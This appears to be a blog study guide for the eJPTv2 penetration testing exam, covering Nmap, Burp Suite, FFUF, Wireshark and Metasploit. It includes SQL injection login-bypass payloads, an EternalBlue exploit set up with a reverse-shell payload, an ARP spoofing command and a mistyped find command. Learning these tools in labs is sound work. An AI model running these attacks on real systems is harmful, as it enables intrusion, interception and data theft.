
Listen to this Post
Introduction:

The eLearnSecurity Junior Penetration Tester (eJPTv2) certification has emerged as a foundational benchmark for aspiring cybersecurity professionals, emphasizing practical, hands-on skills over theoretical knowledge. Unlike traditional certifications that rely heavily on multiple-choice questions, the eJPTv2 exam challenges candidates to demonstrate real-world penetration testing capabilities in a live environment. This article provides a comprehensive technical roadmap based on a structured two-month preparation journey, covering everything from Linux fundamentals to advanced exploitation techniques using industry-standard tools like Metasploit, Burp Suite, and Nmap.
Learning Objectives & Secrets:
- Objective 1: Master the complete penetration testing methodology—from information gathering and footprinting to vulnerability assessment and exploitation. Secret tip: Focus on understanding the “why” behind each phase rather than memorizing tool commands; the eJPTv2 exam tests your methodology, not your rote memory.
- Objective 2: Develop proficiency in both host-based and network-based attacks, including system exploitation, post-exploitation, and social engineering techniques. Secret tip: Practice pivoting between compromised hosts—this is a critical skill often overlooked by beginners but frequently tested in the exam.
- Objective 3: Gain hands-on experience with web application penetration testing, including SQL injection, reflected XSS, and CSRF vulnerabilities. Secret tip: Configure Burp Suite to intercept and modify all HTTP traffic early in your practice; understanding request/response manipulation is the foundation of web app testing.
You Should Know:
1. Linux System Administration & Command-Line Mastery
The eJPTv2 curriculum places significant emphasis on Linux proficiency, as most penetration testing tools are native to Unix-based systems. Candidates must be comfortable with shell usage, package management, and advanced text processing using tools like find, locate, and regular expressions.
Step-by-step guide for essential Linux commands:
 System information gathering
uname -a  Display kernel version and system info
cat /etc/os-release  Identify Linux distribution
whoami  Current user context
id  User and group IDs
sudo -l  List sudo privileges for current user

File searching and text processing
find / -1ame ".conf" 2>/dev/null  Find all .conf files system-wide
grep -r "password" /etc/ 2>/dev/null  Search for "password" recursively
locate .log  Quickly find log files using updatedb database

Network configuration and troubleshooting
ip a  Display all network interfaces
ss -tulpn  List listening ports and associated processes
ping -c 4 8.8.8.8  Test connectivity
traceroute google.com  Trace network path to destination

Package management (Debian/Ubuntu)
sudo apt update && sudo apt upgrade -y
sudo apt install nmap metasploit-framework burpsuite wireshark

File permissions and ownership
chmod +x script.sh  Make script executable
chown user:group file.txt  Change file ownership
2. Network Enumeration & Scanning with Nmap
Network reconnaissance forms the backbone of any penetration test. Nmap is the industry-standard tool for host discovery, port scanning, and service enumeration. The eJPTv2 exam requires proficiency in various scan types and interpretation of results.
Step-by-step guide for effective Nmap scanning:
 Host discovery (ping sweep)
nmap -sn 192.168.1.0/24  Discover live hosts without port scanning

Basic port scanning
nmap -sS 192.168.1.100  SYN stealth scan (default, requires root)
nmap -sT 192.168.1.100  TCP connect scan (no root required)
nmap -sU 192.168.1.100  UDP scan (slower, requires root)

Comprehensive service enumeration
nmap -sV -sC -p- 192.168.1.100  Version detection + default scripts + all ports
nmap -A -T4 192.168.1.100  Aggressive scan: OS detection, version, scripts, traceroute

Vulnerability script scanning
nmap --script vuln 192.168.1.100  Run vulnerability detection scripts
nmap -p 445 --script smb-vuln 192.168.1.100  SMB vulnerability scanning

Output management
nmap -sV -p- 192.168.1.100 -oA scan_results  Save in all formats (.nmap, .gnmap, .xml)
Key concept: The `-sV` flag probes open ports to identify running services and their versions. This information is critical for matching services to known vulnerabilities.
3. Web Application Penetration Testing with Burp Suite
Web application security is a core component of the eJPTv2 syllabus, covering HTTP protocol fundamentals, Burp Suite configuration, and exploitation of common vulnerabilities like SQL injection and XSS.
Step-by-step guide for Burp Suite configuration and exploitation:
Step 1: Proxy Setup
- Configure Burp Suite to listen on 127.0.0.1:8080
- Set your browser to use localhost:8080 as the HTTP/HTTPS proxy
- Install Burp’s CA certificate for HTTPS interception
Step 2: Intercepting and Modifying Requests
- Enable intercept mode in Burp Proxy
- Navigate to the target web application
- Review intercepted requests in the Proxy tab
- Forward or drop requests as needed
Step 3: SQL Injection Testing
 Manual SQL injection payload in login form
' OR '1'='1' --
admin' --
' UNION SELECT username,password FROM users --
Step 4: Using Burp Intruder for Automated Testing
- Send a request to Intruder (Ctrl+I)
- Define positions where payloads will be inserted
- Load a wordlist (e.g., SecLists/Discovery/Web_Content/common.txt)
- Configure attack type (Sniper, Battering ram, Pitchfork, Cluster bomb)
- Start attack and analyze response sizes and status codes
Step 5: Repeater for Manual Exploitation
- Send interesting requests to Repeater (Ctrl+R)
- Modify parameters and resend to observe responses
- Test for parameter injection, path traversal, and other vulnerabilities
Key concept: SQL injection and reflected XSS are among the most common web vulnerabilities. The eJPTv2 exam expects candidates to identify these vulnerabilities manually and craft appropriate exploitation payloads.
4. Exploitation with Metasploit Framework
The Metasploit Framework (MSF) is the primary exploitation tool covered in the eJPTv2 curriculum. Candidates must understand how to select, configure, and execute exploits, as well as manage Meterpreter sessions.
Step-by-step guide for Metasploit exploitation:
 Launch Metasploit console
msfconsole

Search for exploits
msf6 > search smb
msf6 > search ms17-010

Select and configure an exploit
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > set RHOSTS 192.168.1.100
msf6 > set RPORT 445
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST 192.168.1.50
msf6 > set LPORT 4444

Execute exploit
msf6 > run
 or
msf6 > exploit -j  Run as background job

Post-exploitation with Meterpreter
meterpreter > sysinfo  System information
meterpreter > getuid  Current user privileges
meterpreter > ps  List running processes
meterpreter > shell  Drop to system shell
meterpreter > upload /path/to/file  Upload file to target
meterpreter > download /path/to/file  Download file from target
meterpreter > run post/windows/gather/checkvm  Check if target is a VM

Session management
msf6 > sessions -l  List all active sessions
msf6 > sessions -i 1  Interact with session 1
msf6 > sessions -u 1  Upgrade shell to Meterpreter
Key concept: The eJPTv2 exam tests not just exploitation but also post-exploitation techniques, including privilege escalation, persistence, and data exfiltration.
5. Content Discovery with FFUF
FFUF (Fuzz Faster U Fool) is a fast web fuzzer written in Go, essential for content discovery, directory brute-forcing, and parameter fuzzing.
Step-by-step guide for FFUF usage:
 Basic directory fuzzing
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc 200

Fuzzing with file extensions
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -e .php,.html,.txt,.pdf

GET parameter fuzzing
ffuf -u https://target.com/admin.php?FUZZ=1 -w /usr/share/wordlists/param.txt

Virtual host fuzzing
ffuf -u https://target.com/ -H "Host: FUZZ.target.com" -w /usr/share/wordlists/subdomains.txt

Filtering results
ffuf -u https://target.com/FUZZ -w wordlist.txt -fc 404,403  Filter out 404/403 responses
ffuf -u https://target.com/FUZZ -w wordlist.txt -fs 1234  Filter by response size
Key concept: Content discovery is a critical phase in web application testing. The eJPTv2 exam requires candidates to use tools like FFUF and Dirsearch to uncover hidden directories, backup files, and administrative interfaces.
6. Network Sniffing and Traffic Analysis with Wireshark/TShark
Understanding network traffic is fundamental to penetration testing. Wireshark and its command-line counterpart TShark are used extensively for packet capture and analysis.
Step-by-step guide for traffic analysis:
 Capture live traffic on interface
tshark -i eth0  Capture on eth0 interface
tshark -i eth0 -w capture.pcap  Save capture to file
tshark -r capture.pcap  Read and display saved capture

Display filters
tshark -r capture.pcap -Y "http"  Filter HTTP traffic
tshark -r capture.pcap -Y "tcp.port == 80"  Filter port 80 traffic
tshark -r capture.pcap -Y "ip.src == 192.168.1.100"  Filter by source IP

Protocol-specific analysis
tshark -r capture.pcap -T fields -e ip.src -e ip.dst -e http.request.uri
tshark -r capture.pcap -z io,stat,1  Display I/O statistics

ARP spoofing for MITM (educational use only)
arpspoof -i eth0 -t 192.168.1.100 192.168.1.1
Key concept: The eJPTv2 exam tests understanding of network protocols and the ability to analyze captured traffic for credentials, sensitive data, and attack indicators.
What Undercode Say:
- Key Takeaway 1: The eJPTv2 certification is fundamentally practical—success depends on hands-on lab experience, not just theoretical knowledge. Platforms like TryHackMe and PortSwigger provide essential practice environments that complement the official course material.
-
Key Takeaway 2: A structured, methodology-driven approach to penetration testing is critical. The eJPTv2 exam evaluates your ability to follow a logical progression: reconnaissance → enumeration → vulnerability assessment → exploitation → post-exploitation.
-
Analysis: The eJPTv2 preparation journey spans approximately 145 hours of study, including 56 hours of video content, 154 quizzes, and 120 hands-on labs. Success requires consistent practice across multiple platforms. Candidates who supplement INE’s official materials with TryHackMe machines and PortSwigger labs consistently report higher pass rates. The emphasis on Linux administration, networking fundamentals, and web application security reflects the real-world demands of junior penetration testing roles. Tools like Nmap, Metasploit, Burp Suite, and FFUF are not just exam requirements—they are industry standards that practitioners will use daily. The most successful candidates treat the eJPTv2 not as a certification to “pass” but as a comprehensive skill-building opportunity that lays the foundation for more advanced certifications like the OSCP.
Prediction:
-
+1 The eJPTv2 certification’s emphasis on practical, hands-on skills aligns perfectly with the industry’s growing demand for job-ready penetration testers. As cyber threats evolve, certifications that validate actual technical capability will become increasingly valuable.
-
+1 The integration of TryHackMe and PortSwigger labs into exam preparation represents a broader trend toward gamified, interactive learning in cybersecurity education. This approach significantly improves knowledge retention and practical skill development.
-
-1 The rapid evolution of attack techniques means that certification curricula must continuously update to remain relevant. Candidates who rely solely on outdated materials risk developing skills that don’t align with current threat landscapes.
-
+1 The structured methodology taught in the eJPTv2—from reconnaissance to post-exploitation—provides a repeatable framework that scales across different environments and targets. This methodological rigor is what distinguishes professional penetration testers from script kiddies.
-
-1 The increasing automation of security testing tools may reduce the demand for manual penetration testing skills at the junior level. However, understanding the underlying principles remains essential for interpreting automated scan results and identifying false positives.
-
+1 The eJPTv2 serves as an excellent stepping stone to advanced certifications. Candidates who master its curriculum are well-positioned to pursue the OSCP, PNPT, and other industry-recognized credentials.
-
-1 The 145-hour commitment required for thorough preparation may be prohibitive for some candidates, potentially limiting the certification’s accessibility.
-
+1 The practical nature of the eJPTv2 exam—where candidates must actually exploit vulnerabilities in a live environment—provides a more accurate assessment of real-world capability than traditional multiple-choice exams.
▶️ Related Video (88% Match):
https://www.youtube.com/watch?v=0N8nUprwNn4
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e7_DvWPR – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


